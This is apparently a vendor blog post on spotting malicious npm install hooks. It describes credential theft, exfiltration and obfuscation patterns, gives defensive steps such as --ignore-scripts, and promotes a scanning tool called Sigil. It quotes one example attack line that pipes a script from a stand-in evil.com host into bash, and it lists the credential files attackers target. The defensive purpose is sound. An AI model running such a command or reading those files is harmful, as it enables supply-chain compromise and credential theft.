
How to Detect Malicious npm Install Hooks Before They Execute on Your Machine (2026)
Table of Contents
Why npm Install Hooks Are a Real Threat
You run npm install. You wait a few seconds. Your terminal shows a wall of green text. Everything looks fine.
But somewhere in that process, a postinstall script may have already read your SSH keys, sent your environment variables to a remote server, or dropped a persistent backdoor. You would not know. Nothing would have warned you.
This is not a hypothetical. Research into malicious pip packages found that 56% of them execute code during the install phase. npm is no different. The install hook is the perfect attack surface because it runs automatically, with your user permissions, before most developers think to check anything.
If you work with open-source packages regularly, this is worth understanding deeply.
What Are npm Install Hooks and How Do They Work
npm supports a set of lifecycle scripts that run at specific points during package installation. The most commonly abused ones are:
-
preinstall - runs before the package installs
-
install - runs during installation
-
postinstall - runs after the package installs
-
prepare - runs after install and after
npm pack
These scripts live inside the package.json of any npm package. When you run npm install, npm reads these fields and executes whatever commands are listed there. No confirmation prompt. No sandbox. Just execution.
Here is what a legitimate postinstall hook might look like:
json "scripts": { "postinstall": "node scripts/build-native.js" }
That is fine for a package that needs to compile native bindings. But the same mechanism can run anything. A malicious author can put curl https://evil.com/payload.sh | bash in that field and npm will run it the moment you install the package.
The problem is not the feature itself. The problem is that most developers never look at a package's package.json before installing it.
Common Attack Patterns in Malicious npm Packages
Understanding what attackers actually do helps you recognize the patterns before they hit your machine.
Credential Theft via postinstall
One of the most common patterns involves reading sensitive files from your home directory. A malicious postinstall script might look for:
-
~/.ssh/idrsaand~/.ssh/ided25519 -
~/.aws/credentials -
~/.npmrc(which often contains auth tokens) -
~/.gitconfig -
Browser-stored credentials or cookies
The script reads these files, encodes them in base64, and sends them to an attacker-controlled server. The whole operation takes under a second and leaves no obvious trace in your terminal output.
Network Exfiltration During Install
Some packages make outbound HTTP or DNS requests during install to exfiltrate data or phone home to a command-and-control server. DNS-based exfiltration is especially sneaky because it does not require a full HTTP connection and often bypasses basic firewall rules.
A real example from 2023 involved the node-ipc package, where a maintainer intentionally added destructive behavior based on the user's geolocation. The code made network requests, checked IP addresses, and conditionally wiped files. It shipped as a legitimate update to a widely-used package.
Obfuscated Payloads
Sophisticated attackers do not write readable malicious code. They use obfuscation to hide what their scripts actually do. Common techniques include:
-
Base64-encoded strings decoded and executed at runtime
-
Hex-encoded payloads
-
Split strings reassembled before execution
-
Minified code with meaningless variable names
-
Environment variable checks to only activate on specific machines or CI environments
This is why a quick visual scan of a package's files is not enough. You need analysis that can see through obfuscation.
Why Traditional Scanning Falls Short
Most developers rely on one of these approaches for npm package security:
npm audit checks your installed packages against a database of known vulnerabilities. It does not analyze what a package's install scripts actually do. A brand-new malicious package with no CVE will pass npm audit without a flag.
Manual review works if you have the time and expertise to read every file in every dependency and all of their transitive dependencies. For most projects, that is thousands of files. Nobody does this consistently.
Reputation-based tools check download counts, maintainer history, and publish dates. These signals matter, but attackers have learned to game them. They publish packages that look legitimate for months before inserting malicious code in an update.
Running in a VM helps, but it adds friction and does not give you a structured analysis of what the package is actually doing. You still have to interpret the results yourself.
The core problem with all of these approaches is timing. They either run after installation (too late) or they check metadata rather than behavior (not enough).
The Quarantine-First Approach to npm Package Security
The only reliable way to detect malicious npm install hooks before they execute is to analyze the code before it runs on your actual machine.
This means:
-
Intercepting the download before any scripts execute
-
Moving the code into an isolated environment
-
Running behavioral analysis on the install scripts specifically
-
Returning a verdict before you decide whether to proceed
This is what quarantine-first scanning does. Instead of trusting that a package is safe and then checking afterward, you treat every package as untrusted until analysis says otherwise.
The analogy is straightforward. You would not open an email attachment and then run antivirus. You scan it first. The same logic applies to code you pull from a registry.
How Sigil Detects Malicious npm Install Hooks
Sigil is built around exactly this model. It works as a CLI tool that intercepts git clone commands and downloads code into a quarantine environment before anything executes.
Once the code is isolated, Sigil runs an 8-phase analysis that covers:
-
Install hooks - specifically examining preinstall, install, postinstall, and prepare scripts for dangerous behavior
-
Obfuscation detection - identifying encoded payloads, split strings, and other techniques used to hide malicious intent
-
Network exfiltration - flagging code that makes outbound connections, encodes data, or uses DNS-based communication
-
Credential access - detecting patterns that read SSH keys, cloud credentials, tokens, or browser data
-
AI-specific threats - catching prompt injection and other threats relevant to AI-assisted development workflows
The entire analysis runs in under 3 seconds. You get a clear risk verdict rather than a raw list of findings you have to interpret yourself.
If something looks suspicious but you are not sure whether it is a false positive, Sigil includes AI-powered investigation. You can ask it to explain a specific finding, verify whether a flagged pattern is actually dangerous in context, and generate remediation code if needed.
This matters for postinstall hook security specifically because legitimate packages do use install scripts. A native module that compiles binaries during install will trigger naive scanners. Sigil's analysis is designed to distinguish between a package that compiles code locally and one that sends your credentials to an external server.
Practical Steps to Protect Your Machine Today
You do not need to wait for a supply chain attack to affect you before taking this seriously. Here are concrete steps you can take right now.
1. Always check the scripts field before installing unfamiliar packages
Before running npm install some-package, look at the package's package.json on the npm registry. Scroll to the scripts field. If you see a postinstall command that runs a shell script or makes a network request, investigate before proceeding.
2. Use --ignore-scripts for packages you do not fully trust
Running npm install --ignore-scripts prevents lifecycle scripts from executing. This breaks packages that genuinely need install scripts to function, but it is a useful flag when you are evaluating a new dependency.
3. Audit your existing dependencies for install hooks
Run this command in your project to see which installed packages have postinstall scripts:
bash cat node_modules/*/package.json | grep -A2 '"postinstall"'
This gives you a starting point for understanding what is already running on your machine during installs.
4. Treat dependency updates as carefully as new installs
Many supply chain attacks come through updates to legitimate packages, not new packages. A maintainer account gets compromised, a malicious version gets published, and developers who auto-update pull it in. Pin your dependencies and review changelogs before updating.
5. Use a quarantine-first tool for anything you clone
For repositories you pull from GitHub, GitLab, or other sources, use a tool like Sigil to analyze the code before it runs. This is especially important for packages that are new, have few downloads, or come from maintainers you do not recognize.
6. Set up network monitoring on your development machine
Tools like Little Snitch (macOS) or similar network monitors can alert you when unexpected outbound connections happen. This will not stop an attack, but it can help you detect one in progress.
7. Rotate credentials if you suspect exposure
If you installed a package and later discovered it was malicious, assume your credentials are compromised. Rotate your SSH keys, AWS credentials, npm tokens, and any other secrets that were accessible during the install.
FAQs
What is a malicious npm install hook?
A malicious npm install hook is a lifecycle script inside a package's package.json that runs automatically during npm install and performs harmful actions. These actions include stealing credentials, making unauthorized network connections, or dropping malware. The script runs with your user permissions without any additional confirmation.
How common are npm supply chain attacks?
npm supply chain attacks have increased significantly in recent years. Thousands of malicious packages are published to the npm registry each year. Some are caught quickly, but others stay live long enough to be downloaded by real developers. Research into similar ecosystems found that over half of malicious packages execute code during the install phase.
Does npm audit catch malicious install hooks?
No. npm audit checks packages against a database of known vulnerabilities with assigned CVEs. A newly published malicious package with no CVE will pass npm audit without any warning. It does not analyze what install scripts actually do.
What does --ignore-scripts do and when should I use it?
The --ignore-scripts flag tells npm to skip all lifecycle scripts during installation. This prevents postinstall hooks from running. Use it when evaluating a new or unfamiliar package. Be aware that some packages require install scripts to function correctly, so this flag may break native modules or packages that need to compile assets during install.
How does quarantine-first scanning differ from running code in a VM?
A VM isolates execution but still runs the code. Quarantine-first scanning analyzes the code before it executes at all. You get a structured verdict based on static and behavioral analysis rather than having to observe and interpret what happens when the code runs. It is also significantly faster and does not require you to set up and maintain a separate VM environment.
Can Sigil detect obfuscated malicious code?
Yes. Sigil's analysis includes a dedicated phase for obfuscation detection. It looks for base64-encoded payloads, hex-encoded strings, split string reassembly, and other techniques commonly used to hide malicious intent. This is important because sophisticated attackers rarely write readable malicious code.
What should I do if I already installed a potentially malicious package?
Stop what you are doing and assume your credentials may be compromised. Rotate your SSH keys, cloud credentials, npm auth tokens, and any other secrets that were accessible on your machine during the install. Check your network logs for unexpected outbound connections. Remove the package and any files it may have created. Report the package to the npm security team.
The threat from malicious npm install hooks is real, specific, and growing. The good news is that the defense is also specific: analyze code before it runs, not after. Start by reviewing install scripts manually for packages you add today, use --ignore-scripts when in doubt, and use a tool like Sigil to automate quarantine-first analysis for repositories you clone. Small habits applied consistently are what keep supply chain attacks from becoming your problem.